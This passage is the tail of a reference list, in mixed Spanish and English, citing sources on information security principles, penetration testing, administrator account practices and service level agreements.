Whitman, M. E., & Mattord, H. (2005). *Principles of Information Security*. https://www.researchgate.net/publication/200446660

Xaus, R. (2021, enero 28). *¿Caja negra o caja blanca? Descubre qué es un test de intrusión o Hacking Ético*. Irium. https://www.irium.es/post/caja-negra-o-caja-blanca-descubre-qué-es-un-test-de-intrusión-o-hacking-ético

Yakushkin, V. (2024). *Las 7 mejores prácticas de seguridad para cuentas de administrador de sistema | Syteca* . https://www.syteca.com/es/blog/administradores-de-servidores-de-sistema

Zendesk. (2023, marzo 18). *Acuerdo de nivel de servicio: Cómo se hace y qué tipos hay*. https://www.zendesk.com.mx/blog/nivel-de-servicio-al-cliente/